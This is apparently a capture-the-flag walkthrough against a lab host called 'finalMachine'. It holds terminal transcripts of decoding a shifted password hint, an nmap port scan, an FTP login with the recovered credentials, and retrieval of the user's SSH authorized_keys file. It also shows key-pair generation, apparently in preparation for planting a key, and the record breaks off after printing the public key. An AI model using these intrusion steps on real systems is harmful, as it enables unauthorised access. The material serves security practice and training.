
```
NyNxWjfqqdWtgtzxyUbi
StyYmnspYmfyNxLtti
UjwmfuxNxLtti
```

Use key: 21


Output:

ItIsReallyRoboustPwd NotThinkThatIsGood PerhapsIsGood


Hacking finalMachine




```
root@01dee95f9ee5:/tmp# nmap 11.10.1.40

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-27 16:57 UTC
Nmap scan report for 11.10.1.40
Host is up (0.00014s latency).
Not shown: 976 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    filtered ssh
84/tcp    filtered ctf
88/tcp    filtered kerberos-sec
416/tcp   filtered silverplatter
563/tcp   filtered snews
722/tcp   filtered unknown
800/tcp   filtered mdbs_daemon
801/tcp   filtered device
1185/tcp  filtered catchpole
1494/tcp  filtered citrix-ica
3325/tcp  filtered active-net
4899/tcp  filtered radmin
5550/tcp  filtered sdadmind
5810/tcp  filtered unknown
5901/tcp  filtered vnc-1
6699/tcp  filtered napster
7627/tcp  filtered soap-http
8701/tcp  filtered unknown
10617/tcp filtered unknown
27352/tcp filtered unknown
28201/tcp filtered unknown
52822/tcp filtered unknown
54328/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 112.45 seconds
root@01dee95f9ee5:/tmp# 
```




```
root@01dee95f9ee5:/tmp# ftp 11.10.1.40
Connected to 11.10.1.40.
220 I am finalMachine you cannot own me muhahaha
Name (11.10.1.40:root):
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user finalMachine
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              95 Jan 24 23:22 finalstep.txt
226 Directory send OK.
ftp> get finalstep.txt
local: finalstep.txt remote: finalstep.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for finalstep.txt (95 bytes).
226 Transfer complete.
95 bytes received in 0.01 secs (14.4710 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp# cat finalstep.txt
Ohhh ... you are proud... But you'll be able to go to /home/secretfile???? I don't think so !
root@01dee95f9ee5:/tmp# 
```




```
root@01dee95f9ee5:/tmp# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /tmp/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa.
Your public key has been saved in /tmp/id_rsa.pub.
The key fingerprint is:
SHA256:CVQ6GHVQgVvHeFu23e49p5B30g1WAQZV4oq6/ZRY93E root@01dee95f9ee5
The key's randomart image is:
+---[RSA 2048]----+
|    ..+==+ .o=oo |
|     +.oo + = . .|
|    . +o o + + ..|
|      .o .o o ...|
|        S. o .ooE|
|        . o oo.o=|
|       . . oo oo=|
|        o .  o ++|
|       . ...  ..o|
+----[SHA256]-----+
root@01dee95f9ee5:/tmp#
```




```
root@01dee95f9ee5:/tmp# ls -la
total 640
drwxrwxrwt 1 root root   4096 Jan 27 17:05 .
drwxr-xr-x 1 root root   4096 Jan 26 20:52 ..
-rw-r--r-- 1 root root     95 Jan 27 17:01 finalstep.txt
-rw-r--r-- 1 root root    303 Jan 27 15:01 form.html
-rw------- 1 root root   1766 Jan 27 17:05 id_rsa
-rw-r--r-- 1 root root    399 Jan 27 17:05 id_rsa.pub
-rw-r--r-- 1 root root     20 Jan 27 16:02 info
-rw-r--r-- 1 root root     17 Jan 27 16:13 knockd_port2
-rw-r--r-- 1 root root     11 Jan 27 16:02 pass
-rw-r--r-- 1 root root 615693 Jan 27 11:13 passwords.txt
```




```
root@01dee95f9ee5:/tmp# ftp 11.10.1.40
Connected to 11.10.1.40.
220 I am finalMachine you cannot own me muhahaha
Name (11.10.1.40:root): finalMachine
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-sr-x    1 1000     1000         4096 Jan 25 00:03 .
drwxr-sr-x    1 1000     1000         4096 Jan 25 00:03 ..
drwxr-sr-x    1 1000     1000         4096 Jan 25 00:03 .ssh
-rw-r--r--    1 0        0              95 Jan 24 23:22 finalstep.txt
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          751 Jan 24 23:22 authorized_keys
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for authorized_keys (751 bytes).
226 Transfer complete.
751 bytes received in 0.01 secs (120.8036 kB/s)
ftp> bye
221 Goodbye.
root@01dee95f9ee5:/tmp# 
```




```
root@01dee95f9ee5:/tmp# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCjhTh2kETq4Ywyf7RQ4ToiUozjFoaDQJum/baIKXQvaNoMQsBshmRN1/GKP5tank88LbsnieuRTljw/dkg2A1c3k910wa+kh039pkFnCybRqx6nRMqY+5Ec9WCsYaEhy/FLz
/5t072Vgr93jidPL9A3aluRuNScgJ3D011eHTFkLI5Qr9T2ir8APCEFnwfw0fuu/6Yr5AUdQSL3ht6FOhm/95PZr4XPzPuv58OQrrciW4shw3TUJsD5DSoMP7YSdiQ3SLaiRlJJ+lQtFOsSftQSpONH122rGk0QRL6RbTZRy+Y
0EXIXtqJEE9XvLk7GtBUsfB7oHJp+IQP0nsW7bCFMTkl7Ybu8yCbTPI9NHrL5oyJhabF2wu4RsHQNVHmwgiHy2MW8YjpgwsBNKiU/kZMb5pGEKhCSILpWJC7V+j3Mfq3qKIkZNjqGtdYcq2s92aHtFiXy2vHwpHFqv+bEZR9uE
ZErDTs3P85OB2860d2oDnX0CeVxF2EgYX3Rhx5V5vfPjegnQTHiCHnBYsv+vD3GGIpKCRcdxENvqkzC8Myrq5w85yef8PT4KWvfHlWKQUGke6GOeyrD/hrtmpzg+IwGnLX8mQHSAxebDTbrVBVI5ch4st04cD7IOS9mz9tIHS1
qyrPcpy4DYsMdnjWBff5lokiUwLzrnPNfE3vKhCn2w== finalMachine@5e46a7fc1147
root@01dee95f9ee5:/tmp# 
```



